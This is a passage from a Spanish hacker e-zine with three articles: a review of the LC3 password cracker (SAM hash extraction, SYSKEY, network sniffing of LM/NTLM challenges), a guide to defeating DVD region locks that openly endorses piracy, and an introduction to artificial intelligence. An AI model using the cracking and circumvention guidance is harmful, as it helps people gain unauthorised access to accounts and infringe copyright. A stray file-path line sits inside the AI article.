- Soporte total bajo Windwos 2000. Tanto para extraer las hashes del sistema como para sniffear la red. La proteccion SYSKEY, no es obstaculo para esta herramienta, aunque eso si, si no eres administrador, no eres nadie y el

programita no podra hacer nada por ti. Tendras que buscarte algun medio para hacerte con una copia de la SAM, sea a traves de una copia de seguridad, sea arrancando la maquina con otro OS y para estos trabajos el unico sistema que conocemos es el linux (alguna de estas distribuciones que arrancan desde un disquette y tienen soporte para NTFS, se adaptan muy bien para estos trabajos)

- Soporte para lenguajes exoticos y alfabetos raros.
  Pero para muchos y raros,....al menos para mi que cada vez que veo una pagina en caracteres cirilicos, me entra dolor de cabeza. No tiene problemas con los caracteres cirilicos, griegos, hebreos, arabes, ...

- Posibilidad de hacer cracking distribuido.
  Esta nueva facilidad permite salvar el trabajo en diversos ficheros. Mas tarde los puedes hacer trabajar en maquinas diferentes y si tienes varias maquinas viejas, las puedes hacer trabajar sincronizadas con minimo esfuerzo.

- Se da la posibilidad de comprobar si una password es crakeable sin que aparezca en pantalla (esto para administradores, con problemas de conciencia y en nuestra opinion un poco tontos,....aunque tambien puede ser util para aparentar respetabilidad)

- Estimacion del tiempo necesario para crackear la comida que le echamos.
  Esta bastante bien, aunque a veces hace mal el calculo, sobre todo si el trabajo proviene de espiar en la red. En nuestra opinion, en este caso no da pie con bola.

- Wizard
  Esta es una ayuda para poder configurar el trabajo de crackeado. Realmente esta bastante bien hecho, pero es todo un monumento a la cantidad de tontos que existen en este mundo, ya que para lanzarlo a mano tampoco hace falta una tonelada de documentacion.

- Nuevo diccionario
  Han aumentado el diccionario y mantenido el antiguo. De esta forma, en caso de tener una maquina de escasa capacidad, siempre podemos probar con el diccionario pequenyo y chequear nuestra suerte y la estupidez ajena.

- Manipulacion de las password
  Que se reduce a poder eliminar directamente sobre la pantalla del LC3, las password que no te interesan. Antes, si no recuerdo mas, tenias que eliminarlas de un fichero ASCII directamente a pelo. No es como para bailar la samba de alegria, pero siempre ahorra un poco de tiempo.

Siguen manteniendo la funcionalidad de sniffer de red y dan la direccion http://www.ebiz-tech.com/html/pwdump.html donde puedes bajarte el PWDUMP3, que es una utilidad que permite accesos remotos a la base de datos de sistemas protegidos con SYSKEY. Funciona solo si tienes derechos de administrador, o sea que es el ultimo escalon de una subida cuesta arriba.

Continuan con su metodo de busqueda y tienen capacidad para atacar los tipos de password siguientes :

- LM hash
- NTLM Has
- Respuestas a desafios en red LM
- Respuestas a desafios en red NTLM

Si la informacion la extraemos de un registro SAM o de un Active Directory, podras atacar las LM y NTLM hashes. Debido a la estructural debilidad de las password LM estas son las mas faciles de atacar. Las cosas se complican si la informacion proviene de una escuha en red. En este caso los tiempos hasta que se obtenga algun resultado, aumentan considerablemente, debido a que cada

password ha sido cifrado con un unico desafio. Una consecuencia de esto es que el si LC3 encuentra un password el resultado no le sirve en absoluto para encontrar otra y todo el trabajo tiene que empezar de nuevo. En este caso hay que tener paciencia.

Resumiendo, creemos que pocas mejoras aporta sobre versiones anteriores pero tampoco lo han estropeado. Sigue siendo una excelente herramienta.

EOF

-[0x05]----------
-[DVD]----------
-[by madfran]----------SET-25-

PINCELADAS SOBRE EL DVD

INTRODUCCION

No soy un experto en DVD ni pretendo serlo en el futuro, pero como uno de mis amigos (o al menos eso creo), me ha estado dando la paliza sobre el tema de la proteccion de los DVD, me he pasado un rato buscando informacion y he aqui el resumen de lo que he encontrado.

Ante todo un comentario general. Casi no he encontrado informacion en espanyol y sin embargo en diversas listas de distribucion si que habian muchas preguntas firmadas con nombres espanyoles. Es una situacion general que no dice nada bueno, parece como si continuaramos en la epoca de Unamuno y el 'Que inventen ellos' continua siendo nuestra forma de proceder. Entre todos debieramos hacer un esfuerzo para cambiar esta situacion. Si este articulo sirve para que a alguien se le despierte el interes y empiece una labor de, sea de busqueda de informacion, sea investigacion o de desarrollo propio, me doy por satisfecho.

Si alguien quiere publicar algo, nuestras puertas siempre estan abiertas.

LA RAZON DE SER DE LAS ZONAS EN DVD

En cuanto el DVD se hizo un standard de hecho, la industria del cinema, decidio repartir el mundo de la forma siguiente :

1-USA, Canada (por que ellos los primeros?)
2-Europa, Cercano Oriente, Sudafrica y Japon (Extranyo coctel)
3-Lejano Oriente (sin Japon, ni China)
4-Australia, Centro America y Sud America
5-China (Ellos solitos son un posible mercado muy apetecible)

Fueron muchas las razones para establecer estas divisiones, pero la principal, fue detener el movimiento y pirateo entre distintas zonas del planeta. El codigo que establece la zona, se encuentra tanto en los discos DVD como en los reproductores e incluso en los software que los tratan. Por ejemplo :

- En los mismos DVD, normalmente en la parte posterior.
- En los aparatos de reproduccion.
- En software tan variados como el POWERDVD o el WinDVD
- En decodificadores hardware, cmo el Hollywood-Plus o el DXR3.

Para que la proteccion funcione, el disco como tal debe pertenecer a una zona especifica y el mismo reproductor o el software de reproduccion debe poder controlar que ambos codigos sean iguales. Si el lector esta marcado para una cierta region, el hardware o bien el software, intentaran leer esta informacion y controlar que coinciden. Si el lector no tiene marca (REGION FREE), el decodificador intentara de forzar la proteccion al final.

Si vuestro lector es de una zona especifica, no podremos leerlo desde una zona distinta. Esto no puede by-pasarse sin reemplazar el mecanismo de control en el existente en el mismo lector, y esto solo puede hacerse mediante un cambio en el firmware del lector. El firmware es unico para cada modelo y por tanto no puede haber un parcheo general para tods los equipos.

La consecuencia de todo esto es que si tu lector tiene solo control por firmware solo tienes que ambiar el software para conseguir que tu maquina sea totalmente (REGION FREE).

DECISIONES DEL CONSORCIO DVD

El dichoso consorcio decidio hace tiempo, que a partir del anyo 2000, todos los lectores de DVD deben estar bloqueados para una cierta region, mediante el hardware. Esto signifa que cuando introduces un disco de una zona en tu lector este sin pedirte permiso, comprueba si el disco es de la zona del lector, en caso contrario dejara de leer. No hay forma de de by pasar la proteccion mediante en un selector de region tal como el DVD Genie o el Remote Selector.

Si tu lector esta bloqueado de esta forma, el sistema te permitira hasta cuatro cambios de zona antes de quedar bloqueado definitivamente en el ultimo cambio. La unica forma de desbloquear el lector es reemplazar el firmware.

Veamos algunas sobre el dichoso firmware. De igual forma que en las modernas BIOS o en los ultimos Discos duros o CDs, el controlador que reside en un chip programable se llama firmware y si este permite ser ’flasheado’ se puede actualizar el firmware mediante el patch apropiado.

En los DVD hay dos tipos de firmware. Los de tipo ’Region-Free RPC1’ que no permiten que el lector chequee la zona de forma independiente y los ’Region-Locked RPC2’ que fuerzan la zona sobre la base del hardware.

La mayor parte de los lectores fabricados despues del anyo 2000, se han fabricado bajo el concepto del ’Region-Locked RPC2’ y por tanto no pueden desbloquearse con soft del tipo DVD Genie.

La forma de identificar en que estado se encuentra tu lector es basandose en el trabajo realizado por algunos genios de la red (www.inmatrix.com), alli te aconsejan bajarte un programita que te permite saber si tu lector es o no region-free o si todavia no ha superado el numero de cambios permitido.

LIOS DIVERSOS CON LA CODIFICACION Y LAS CLAVES

Hay dos versiones de ’Windows 98 region code’. El primero procede de la primera version de Windows 98, en este tu podias borrar la clave de la region, y el sistema regeneraria la clave con la que encuentre en el primer disco que desees leer. Bastante facil y primitivo, es el tipico trabajo/chapuza que normalmente windows hace de buenas a primeras.

Con Windows 98 Second Edition las cosas cambiaron. Las claves no se regeneraban de forma automatica y si se te ocurria borrarlas a mano, el sistema era incapaz de volver a leer nada. Decepcionante !

La version 3.75 de DVD Genie, es capaz de volver a crear y resetear las claves existentes. Incluso permite especificar una zona de forma manual. Si no te crees lo bastante afortunado para borrar algo y esperar que un programa lo regenere, puedes seguir otro procedimiento que consiste en salvar el codigo que tengas en este momento y volverlo a cargar despues de hacer los cambios que te apetezcan. Esta operacion es recomendable hacerla, aunque todavia la vieja version de Windows 98 (con microsoft nunca se sabe). Para la historia, podemos recordar que el sistema del Windows Millenium Edition funciona exactamente igual que la primera version del Windows 98. Parece que se olvidaron del tema al pasar de OS.

A diferencia del Windows 98, el codigo del Windows 2000 y del XP se almacena de forma simplificada, pero preveemos que esto pueda cambiar en cualquier actualizacion o service-pack y evidentemente no espereis que os lo avisen.

Y AHORA QUE ?

Bueno pues si tienes encuentras en la situacionde poseer aquel DVD que tanto deseabas y no puedes leerlo debido a esta proteccion, tienes dos soluciones, llorar amargamente o bien buscarte una solucion por la red. En elle encontraras diversas maneras de como minimo empezar la tarea del alegre pirateo, pero no esperes soluciones faciles, maravillosas y universales.

Primero hay que intentar desbloquear el hardware o como se denomina en la jerga de los que se dedican a estos menesteres, convertirlo en un DVD Player Region-Free.

En el caso de que vuestro lector sea del tipo region-free, se puede actuar via software, actuando a nivel del contador que limita el numero de cambios posibles. Existen numerosos programas que ayudan en estas tareas, el problema es que para cada hardware especifico se debe utilizar un parcheo especifico. Por lo tanto lo primero que tienes hacer es consultar la lista que damos a continuacion. En el caso de que no este el tema es un poco mas dificil.

Vamos a por la lista y sus softwar asociados.

HARDWARE	SOFTWARE
Hardware DVD Decoder	ALi M3309 ALi M3309
Chromatic Research	Mpact2 Remote Selector
Cinemaster C-Hardware cards	Cinemaster C-Hardware hacks
Cinemaster S-Hardware cards	Cinemaster S-Hardware hacks
Creative Encore Dxr2 (CT7120/CT7220)	Remote Selector
Creative Encore Dxr3 (CT7230/CT7240)	Remote Selector
Creative PC-DVD Inlay (CT7160)	Remote Selector
Jaton Magic DVD	Zone Selector 3.0
LuxSonor LS-220	Remote Selector
Margi DVD-TO-GO PCMCIA Margi DVD-TO-GO	Region Patcher 4.14
Mpact 3DVD Margi DVD-TO-GO	Region Patcher 4.14
RealMagic Hollywood+	Remote Selector Universal Selector Zone Selector
TeraMovie DVD	Remote Selector

Si vuestro lector no se encuentra aqui, primero buscais en otra parte, porque esta lista no es exaustiva, uno vez estais seguros podeis buscar en la red una tecnica conocida como ’DVD Ripping’.

Finalmente podeis intentar hacer vuestro software DVD Player Region-Free

El trabajo consiste en conseguir que se puedan realizar un numero ilimitado de cambios y volvemos a insistir, esto solo es practicable si el hardware es a su vez region-free.

Si estais utilizando el ATI Select o el DVD Genie, lo que debeis hacer cada vez

que querais ver una pelicula DVD, lo primero es chequear de que region procede
y despues mediante El ATI o el DVD Genie cambiar el codigo.

Hay una regla general para los DVD Players. Si no se encuentra un software
especifico, podeis buscar un programa llamado DVD Region Killer, que
automaticamente
intercepta la deteccion de zona del sistema y permite ver cualquier DVD. No
funciona con todos pero con probar nada pierdes.

He aqui una lista de los programas que facilmente se pueden encontrar y que
os pueden dar una pista de la que teneis o podeis hacer.

ATI Player v1.2 - 3.2:
Algunos lectores ATI utilizan el motor Cinemaster 98/99 (ver CineMaster).

ATI Player v4+:
Otors utilizan el Cinemaster 2000 (ver CineMaster 2000).

Cinemaster 98/99 (Also ATI,DELL,ELSA,Gateway,Matrox):
Estos pueden bypasarse utilizando el DVD Genie.
(Se puede encontrar en http://www.inmatrix.com/files/dvdgenie_download.html)

Cinemaster 2000 (Also ATI):
Estos utilizan un sistema especial ’the Windows region’ y requieren un
tratamiento especial, pero siempre utilizando el DVD Genie.

Creative Labs DXR2:
Se pueden desbloquear utilizando una especial herramienta, el "Remote Selector"
que se puede encontrar en http://www.visualdomain.net/

Creative Labs DXR3:
Mismo caso que el anterior.

DVD Express:
Este ademas del sistema windows utiliza un DLL diferente para cada region.
El que tenga esta joya ya puede olvidarse de bypasar nada.

Jammin DVD:
Con el DVD Genie, tienes muchas posibilidades.

PowerDVD:
Mismo caso que el anterior.

SoftDVD:
Caso parecido al DVD Express, SoftDVD tiene su propia espifico DLL para cad
region o zona. Mejor no ocmprarlo si pensais en hacer cosas extranyas. Algunos
tipos pueden bypasarse utilizando el DVD Genie. Pero son casos aislados.

SigmaDesigns Hollywood-Plus:
Para enfrentarte a esta marca puedes utilizar el Universal Selector
http://start.at/dvdsoft.
Usan el codigo de region Hollywood-Plus.

VaroDVD:
En algunos casos el DVD Genie dan buenos resultados.

WinDVD (Tambien AsusDVD):
Los controles de zona de tipo WinDVD pueden bypasarse con el DVD Genie.

XingDVD:
El lector XingDVD Player utiliza la codificacion Windows con un codigo
propietario. No recomendable.

ALGUNOS TRUCOS Y POSIBLE SOLUCIONES

Si estas tranquilamente intentando comprobar si tu magnifico lector esta bloqueado en un a zona y recibes un insultante mensaje diciendo que hay un error ASPI el problema probablemente no tiene nada que ver con todo esto y es simplemente un problema de un archi vo DLL corrompiod. Debes reemplazarlo por una igual pero que funcione.

Bajo Windows 95/98/ME:
Intenta localizarlo en tu CD windows (lo tienes, verdad ?) bajo el nombre esoterico de 'wnaspi32.dll'. Puede que se encuentre dentro de algunos de los ficheros CAB, por tanto te tendras que apanyar para buscar algun programita que los abra. Una vez encontrado no tienes mas que copiarlo en el directorio "\Windows\System"

Bajo Windows NT/2000/XP:
Puedes bajrte el DLL clikeando aqui
http://www.inmatrix.com/files/wnaspi32.zip
A parir de ahi, como siempre. Lo descomprimes y lo copias en el directori donde se encuentre el System32 (normalmente el "\WinNT\System32")

Y ALGUNA PUBLICIDAD

Existen personas que se preguntan cual es el mejor software para leer DVD.

Esto depende realmente de cada sistema y de sus circunstacias, perifericos y sobrecargas varias, algunos soft reaccionan mejor si su hardware que le has instalado y los Dioses le son propicios. Por ejemplo, se han oido rumores que el PowerDVD patina con ciertos sistemas SCSI, mezclado con una tarjeta Matrox G200 y todo ellopilotado por un P-III

Ultimamente se considera que el Software CineMaster es el mas limpio y rapido del condado, sin embargo, aunque PowerDVD es unpoc mas lento tiene una interface de usuario mucho mejor con algunas posibilidades que le faltana su rival,... aunque puede que todo sean rumores infundados.

Para dar finalmente algun tipo de respuesta, y basandonos en datos suministrados por los chicos de inmatrix, se puede dar la clasificacion siguiente :

1.- El PowerDVD de Cyberlink.
2.- El WinDVD de Intervideo (O el lector AsusDVD).
3.- El Software CineMaster de Ravisent (O el ATI/ELSA/DELL/Matrox Player que utilicen este motor).
4.- El VaroDVD de VaroVision.
5.- MGI SoftDVD.
6.- El DVD Player de Xing (Parece que no se fabrica mas).
7.- El Express de Mediamatic.

Donde se puede encontrar.... Software Cinemaster, PowerDVD, VaroDVD, WinDVD, SoftDVD ... ? Os podeis preguntar.
El Software CineMaster se divide en un motor y un lector. Hay dos lectores el lector CineMaster y el ATI. Podeis encontrar el CineMaster en la pagina de Ravisent. Desde luego sin el Engine the Player es practicamente inutil. Por ejemplo el ATI Player v3.1 viene con el v1.0.28 del CineMaster.

El PowerDVD tiene una version de muestra que se puede bajar de la pagina de CyberLink o de la de 3DSL.COM. Frecuentemente viene tambien en muchas distribuciones OEM.

El VaroDVD tambien tiene una version demo que puede bajarse de la pagina de VaroVision.

En el caso de WinDVD, la version de prueba, la puedes encontrar en la pagina de InterVideo. Tambien viene en la distribucion de algunas tarjetas de video, tales como 3dfx, Voodoo3, y algunas Asus.

Las preguntas continuan,.... y el mejor hardware ?

La tarjeta decodificadora te puede ayudar para ver tus DVD en tu ordenador de forma rapida y barata.

Utilizar un hardware decodificador para ver los DVD en el monitor de tu PC, no es una buena idea debido a que los datos pasan por un cable que habitualmente degradan las imagenes. Las razones ? Los cables estan disenyados de forma barata y rata. Solomente compara el cable que viene con una Hollywood+ y el que viene con la Diamond Monster II. Es la mitad del trabajo.

Esto es mas evidente con la Creative DXR2 donde la calida del monitor es horrible. Como regla general debes utilizar el Software Decoder si quieres ver las peliculas en tu monitor.

Cuando eliges un Hardare decoder hay ciertas cosas que debes tener en cuenta, soporte ilimitado para Multi-Region y para MacroVision. Desde luego no debes olvidar la calidad de la imagen.

Sporte para MacroVision y Multi-Region es bastante raro entre las tarjetas decodificadoras y en los tiempos que corren soslo dos tarjetas tienen estas propiedades.

Tarjetas decodificadoras recomendadas:

1-SigmaDesigns REALMagic Hollywood+ (La Creative DXR3 se basa en esta tarjeta).

2-Creative DXR2.

3-3D Fusion Diva.

ALGUNAS CURIOSIDADES

Que tipo de nueva proteccion han puesto en algunas de las ultimas peliculas, para poner un ejemplo, en ’The Patriot’

El formato DVD no es formato disenyado para ver peliculas. Contienen una especie de lenguaje tipo script que le permiten algunas fncionalidades para darle interactivilidad (menus, juegos, etc)

Uno de estos scripts, hace una peticion de control de zona al lector de DVD. El motivo de esta jugada es para controlar la zona en algun titulo de propiedad de la MGM. Una modificacion de este esquema es lo que han inplantado en los ultimos titulos.

En vez del doble click sobre la zona de los films mas antiguos, lo que hace este esquema de defensa es evitar que el DVD se presente como un multi-zona, evitando que los mas tontos cambien a una zona especifica y que se queden en su zona de forma que no cuadre con la del disco y por tanto sea rechazada.

Una vez el lector empieza su trabajo, se inicia un script que pregunta si el

lector esta marcado para otra region, si el lector tiene la marquita para la zona equivocada, el lector recibe la instruccion de irse a un menu de mensajes anunciando que te encuentras en una zona incorrecta (encima te lanzan una estupida pantallita donde te ensenyan de que eso de las zonas)

Este esquema no funciona muy bien. Solo es eficaz contra lectores que no estan marcados para una zona especifica, y como esto no funciona en los lectores de tipo PC-DVD, muuchos de los cuales pueden ser marcados para una region especifica por adelantado. Si utilizas la utlidad de resetear la zona con el DVD Genie, no podras ver 'The Patriot'. Para poderlo ver tienes que hacer lo siguiente :

- Utilizar el WinDVD
- Introducir un disco 'legal' de la zona 1
- Introducir el disco pirata

Este truco, tambien funciona para algunas tipos de lector externos multi-zona. Desde luego, los lectores externos que pueden ser seteados manualmente para una zona especifica, no funcionan con este truco.

Lo mas gracioso es que algunos lectores multi-zona han sacado pactches para sus firmware especialmente disenyados para by-pasar este esquema de proteccion (Estos tipos de lectores, actualizan sus firmwars, mediante una actualizacion que se encuetra en un CD)

FIN DE SESION

Espero que esta apresurada recopilacion os despierte el apetito sobre los esquemas de proteccion mediante zonas, aunque el cine os de cien patadas al estomago.

EOF

-[0x06]--
-[Inteligencia Artificial]---
-[by Janis]---SET-25-

Una introduccion a la inteligencia artificial
---

1 - Preambulo.

"A single cell cannot do much without interaction with other cells.
 A single cell has no concept of the whole. "
 Stewart Dean

Corre el a~o 1950 cuando Alan Turing, el padre de la teoria de la computacion moderna propone en la prestigiosa "Computing machinery and intelligence" el llamado 'Test de Turing'. En dicho escrito se proponia, a grandes rasgos, la posibilidad de la existencia de un programa o maquina que pudiera contestar a las respuestas propuestas por un ser humano sin que este pudiera darse cuenta si estaba hablando con una persona o una maquina.

El citado articulo causo un gran revuelo en la comunidad cientifica de su tiempo. Por primera vez se teorizaba sobre la creacion de un ser a imagen y semejanza del hombre.

Ya por el siglo XVIII Jacques Vacaunson fue capaz de crear maquinas que simulaban comportamientos en seres vivos o en el propio humano. Asi podemos encontrar entre sus multiples trabajos un pato mecanico, capaz de comer y andar y una maquina flautista, capaz de ejecutar piezas musicales con gran precision.

Hubo que esperar al siglo XX y al desencadenamiento de la II Guerra Mundial para poder estudiar los primeros pasos de la ciencia en el campo de la computacion y de la Inteligencia Artificial. Asi Von Neuman, el modelador de las tarjetas perforadas que usaria IBM; junto a un militar encargado de ciertos proyectos de alto secreto se reunieron para modelar la primera maquina que simulaba un comportamiento logico-matematico. El ENIAC. Posteriormente vendrian a desarrollarse otras maquinas como UNIVAC, etc. hasta el IBM 731. Sin embargo, no fue hasta 1957 cuando se acu~o por primera vez el termino Inteligencia Artificial.

Hoy en dia las aplicaciones de la inteligencia artificial han quedado relegadas a basicamente, programas que toman decisiones "similares" a las humanas. Por ejemplo, sistemas de control en coches, aeropuertos, estudios mercantiles etc. es decir, bastante alejado del sue~o primitivo de crear un ente pensante.

Este articulo no va destinado al hecho en si de exponer las ventajas de un sistema experto en una empresa, sino a retomar la utopia (o no tanto) a la que volcaron tantos esfuerzos los padres de la informatica.

- Elementos de la inteligencia humana y artificial.

En el caso de que quisieramos emular una inteligencia similar a la humana que elementos tendriamos que desarrollar?. Aunque parezca sencillo, el limitado conocimento humano sobre el funcionamiento de la inteligencia de las personas, supone un gran limite a la hora de dise~ar un automata. De ahi que existan diversas ramas en la intelgencia artificial, desde la

simulacion de parametros biologicos (redes neuronales vs. bombas sodio-potasio de la estructura de nuestro cerebro, vida artificial, etc.) hasta las logico-matematicas (gramaticas y estructura del lenguaje).

En este articulo vamos a tratar solamente tres de estos temas, en _mi_ opinion personal los tres puntos sobre los que se deberian basar un sistema que se comportara como una persona.

-Sistemas celulares: juego de la vida, jardines de Lindenmayer, algoritmos geneticos

-Sistemas de captacion fisica: sensores, procesamiento de informacion

-Sistemas logico-matematicos: procesamiento del lenguaje, gramaticas etc.

Desde que Oppenheimer desarrollara sus teorias de la creacion de la vida a partir de macromoleculas, muchos han sido los investigadores que han tratado de simular las condiciones experimentales necesarias para crear vida a partir de elementos inertes.

En la teoria de la computacion hallamos distintas teorias que bien se podrian asemejar a estas lineas de investigacion en la microbiologia.

AUTOMATAS CELULARES

[1] Juego de la vida : http://www.bitstorm.org/gameoflife/

[2] http://cgi.student.nada.kth.se/cgi-bin/d95-aeh/get/lifeeng

[3] Cellular Automata and Complexity. Stephen Wolfram. Addison Wesley

Que es un automata celular?. Segun su creador, John von Neumann; es una matriz de n dimensiones que contiene celulas o unidades basicas de informacion y que pueden actuar unas con otras. Segun esto, el universo estaria acotado a las dimensiones de nuestra matriz y las reglas de actuacion simularian las leyes de la Naturaleza. Asi, el famoso juego de la vida de John Conway [1] es un ejemplo de lo que este tipo de automatas puede llegar a ser. Partiendo de la base de que una celula que este sola o acompa~ada por una celula muere y toda aquella que este acompa~ada de mas de 3 tambien muere, solo nos queda asignarle un cuanto de tiempo al juego y esperar. Los efectos son sorprendentes. Partiendo de un tablero rellenado aleatoriamente, las celulas tienden a formar colonias y a separarse por grupos. Estadisticamente, los grupos que se unen tienen mas posibilidades de sobrevivir que los que se encuentran aislados.

El parecido con la biologia animal es sorprendente. En las formacion del feto, existen transmisiones de informacion entre celulas para saber que destino histologico va a tener cada uno. No en vano, cada celula guarda cierta informacion y la transmite por medio de el ADN y ARN, conviertiendo un celula en lo mas similar a una computadora. Recibe una informacion de entrada y devuelve otra.

Esto se consigue en simulacion por ordenador a~adiendo nuevas caracteristicas a las celulas y proporcionandoles reglas mas complejas. En [2] encontramos unas celulas compuestas por otras partes mas peque~as. Debido a esto las agrupaciones pueden tomar formas geometricas (triangulares,

etc.) gracias a las nuevas modificiaciones.

Es importante se~alar que los automatas celulares no son una herramienta puramente teorica. Gracias a ello el estudio de la mecanica de fluidos ha mejorado mucho, sobre todo en el aspecto de simulacion.

```
 _________________________
|JARDINES DE LINDENMAYER|
 -------------------------
```

[1] http://www.cogs.susx.ac.uk/users/gabro/lsys/lsys.html

Uno de los desarrollos mas interesantes de la teoria de automatas y lenguajes formales ha sido la llevada a cabo por cientificos como Astrid Lindenmayer (el creador originario) o Przemyslaw Prusinkiewicz.

Utilizando las recientes teorias sobre gramaticas incontextuales (en las que cientificos como Chomsky han trabajado), Lindenmayer postulo los principios de los L-Systems o sistemas-L. Una gramatica que permitia la "construccion" de plantas de un modo asombrosamente parecido al que encontramos en la naturaleza.

Una gramatica no es mas que un formalismo para la construccion de un lenguaje. De esta manera una gramatica esta formada por cuatro elementos: El universo de los simbolos terminales (esto es, las letras), los simbolos no terminales (los que pueden ser sustituidos), las reglas de construccion y el estado inicial.

```
{a,b} Simbolos terminales
{A,B} Simbolos no terminales
A--> aB
B--> b     Nuestras reglas

Estado inicial: ABA
```

Bien, gracias a estos cuatro elementos vamos a ser capaces de construir palabras y lenguajes gracias a la recursividad. El sistema consiste en la mera sustiucion de elementos gracias a las reglas de construccion. Asi pues, aplicando las reglas de construccion:

```
(1) aBbaB
(2) abbab Nuestra palabra.
```

Una vez hablado de esta teoria podremos comprender mas facilmente lo que pretendia Lindenmayer. En vez de limitarse a sustituir elementos, Lindenmayer ademas propone dibujarlos. De esta manera podemos conseguir el dibujo de arboles. Asi pues, los elementos que Lindenmayer proponia eran los siguientes.

En primer lugar una tortuga. Dicha tortuga posee tres parametros, los cuales son: posicion X, posicion Y y el angulo. Gracias a las reglas, dicha tortuga se ira moviendo hacia un lugar u otro y se decidira si va coloreando el camino o no.

En segundo lugar una gramatica cuyos elementos mencionamos aqui:

```
F: Mueve hacia adelante un paso (longitud d, predeterminada).
   La tortuga cambia a la posicion x'= x + d cos(a) and y'= y + d sin(a),
   siendo ´a´ el angulo.

f: Mueve hacia adelante, sin pintar. Identicas
   formulas que en F.
```

+: Gira en el sentido de las agujas del reloj.
-: Gira en sentido contrario.

Una vez definido esto, solo nos queda proporcionar una serie de reglas y empezar a trabajar.

palabra: F+F+F+F regla : F -> F+F-F-FF+F+F-F

Puesto que es un metodo recursivo, hemos de limitar los pasos que queremos dar. Podeis ver el objeto resultante en [1].

No en vano, la utilizacion de estos elementos, limita bastante a la hora de construir elementos como "tronco", "ramas", etc. debido sencillamente a la estructura mas intrinseca de las gramaticas (la recursividad sobre todo). Asi pues, era necesario incluir elementos que permitieran la construccion de estructuras mas lineales. Asi que se opto por el uso de pilas.

[: Introduce el estado actual de la tortuga en una pila.] : Saca el estado de la pila y lo asigna al actual de la tortuga.

En [1] podeis ver mas ejemplos de estas modificaciones.

Breves comentario:

Con los jardines de Lindenmayer hemos visto uno de los puntos mas importantes sobre los que se basa la creacion de vida. El crecimiento del ser. En E.G.B. nos ense~aban que un ser vivo es aquel que nace, crece, se reproduce y muere. Hasta ahora vemos que es facilo realizar las dos primera tareas y la ultima. No en vano, la reproduccion fisica (no simulada en un ordenador) es quizas la mas dificil de representar (no podemos limitarnos a meter dos robots de sexo opuesto en una habitacion con cama, para tener peque~os robotitos por la ma~ana).

En mi opinion las bases logico-matematicas para crear un ser vivo (que no inteligente) estan bien fundamentadas y muchos algoritmos de comportamiento ya estan dando sus primeros resultados: colonias de hormigas sinteticas en el MIT, robots que expresan emociones en Japon... etc.

Los avances tecnologicos son muy importantes, sin embargo se deberian abrir nuevas lineas de investigacion hacia avances biologicos o la posibilidad de crear entes sinteticos capaces de reproducirse. Crear celulas vivas.

Como he mencionado arriba, las teorias de Oppenheimer sobre la creacion de la vida (el famoso caldo primigenio) han permitido a biologos, geologos y quimicos la posibilidad de reproducir las condiciones medio-ambientales que permitieron que un conjunto de elementos quimicos pudiera llegar a tener conciencia de si misma.


Quizas en un futuro las investigaciones permitan que los humanos podamos hacer biodroides (dejandonos de Terminators y cyborgs), modelos sinteticos capaces de reproducirse, o lo que es lo mismo seres artificiales.

|REDES NEURONALES|

[1] http://www-ra.informatik.uni-tuebingen.de/SNNS
[2] http://pagina.de/wintermute

  W. Pitts y W. Culloch lanzaron en su dia una teoria revolucionaria que intentaba explicar el cuadro de funcionamiento sinoptico del cerebro. En resumen, proponian que una neurona por si sola no realizaba un gran trabajo. Sin embargo la union de esa neurona con el resto era lo que producia resultados. A mayor numero de conexiones mayor capacidad de la neurona. Estas teorias han sido ratificadas en nuestro tiempo, en lineas de investigacion diferentes a las de la computacion, con enfermades como el Alzheimer o el Parkinson.

  Asi pues las redes neuronales computacionales simulan el comportamiento de las neuronas en un sistema nervioso.



  Esto que he dibujado arriba es una neurona. Un conjunto de neuronas permite realizar trabajos como reconocer objetos en fotografias.

  X representa una serie de se~ales de entrada. Por decirlo de una manera osca, es la informacion que introducimos a la neurona.
  f(X) es una funcion mas o menos compleja que transforma nuestra informacion de entrada en Y, que sera la informacion una vez procesada.

  Lo que da potencia a las redes neuronales es la combinacion de estructura, algoritmos y cantidad de unidades computacionales.

  Uno de los elementos mas caracteristicos de las redes neuronales es su capacidad de almacenamiento o aprendizaje. Al igual que en neurobiologia se cree que las neuronas adoptan patrones de comportamiento debido a la transmision de flujos electricos, las redes neuronales adoptan este tipo de comportamiento. Esto normalmente se reduce a guardar informacion sobre los datos que entran y salen de las redes. Si el aprendizaje es supervisado, significa que existen elementos externos (humanos, sistemas expertos) que revisa, por asi decirlo, la calidad de la informacion y la genera guardandola en la red neuronal. Si no existen tales elementos reguladores, la red sera no revisada. Ejemplos de este tipo de aprendizaje es el hebbiano y el cooperativo.

  Para finalizar os recomiendo que busqueis informacion sobre las siguientes redes neuronales reales (podeis encontrar simuladores en [1]). Una pagina realmente impresionante es la mantenida por Wintermute, "ex"-29A que incluye tanto articulos propios como ajenos todos ellos con una calidad envidiable y bastante originales. Podeis encontrarla en [2].

|ELEMENTOS MATEMATICOS DE LA IA|

[1] Fundamentos de algoritmia. G. Brassard y P. Bratley. Prentice Hall.

[2] Kasparov vs. Deeper Blue. Daniel King. Editorial Paidotribo
  Para finalizar voy a hablar ligeramente sobre algunos elementos esenciales del mundo de la inteligencia artificial.

[3] Tractatus logico-philosophicus. L. Wittgenstein.

[4] http://library.thinkquest.org/18242/nlpoverview.shtml

[5] http://dir.yahoo.com/Recreation/Games/Computer_Games/
Internet_Games/Web_Games/Artificial_Intelligence/

[6] http://www.seattlerobotics.org/encoder/mar98/fuz/flindex.html

- Metodologia de la programacion:

Consisten en una serie de algoritmos y formas de programacion que favorece la toma de decisiones en un sistema informatico. Por ejemplo, tecnicas de ramificacion y poda en estructuras de datos como arboles permiten que un juego de ajedrez sea capaz de ganar a un contrincante. Me explico, los juegos de ajedrez suelen dar unos valores a cada posible jugada; sin embargo a medida que se van calculando nuevas posiciones, los arboles de decision (las jugadas) crecen exponencialmente siendo necesarias ciertas restricciones. Por ejemplo, rechazar jugadas en las que se pierda la reina. Los monticulos mini-max son utiles de este tipo, programacion dinamica, "backtracking" o vuelta atras, son estilos y formas de programar. Podeis encontrar algo de esto en [1]. Para el ajedrez os recomiendo [2].

-Elementos sintacticos.

O el reconocimiento de estructuras del lenguaje. Desde identificar que clase de pregunta estamos formulando hasta permitir que un ordenador pueda comunicarse con nosotros. Os recomiendo para introduciros lecturas de Wittgenstein [1] y Noam Chomsky. Despues podeis visitar algunas paginas en las que vereis programas como Eliza y Barry (programado originariamente en LISP) en [4]. Y para echaros unas risas: [5], desde donde podreis hablar con John Lennon o el propio Jesucristo.

-Logica difusa.

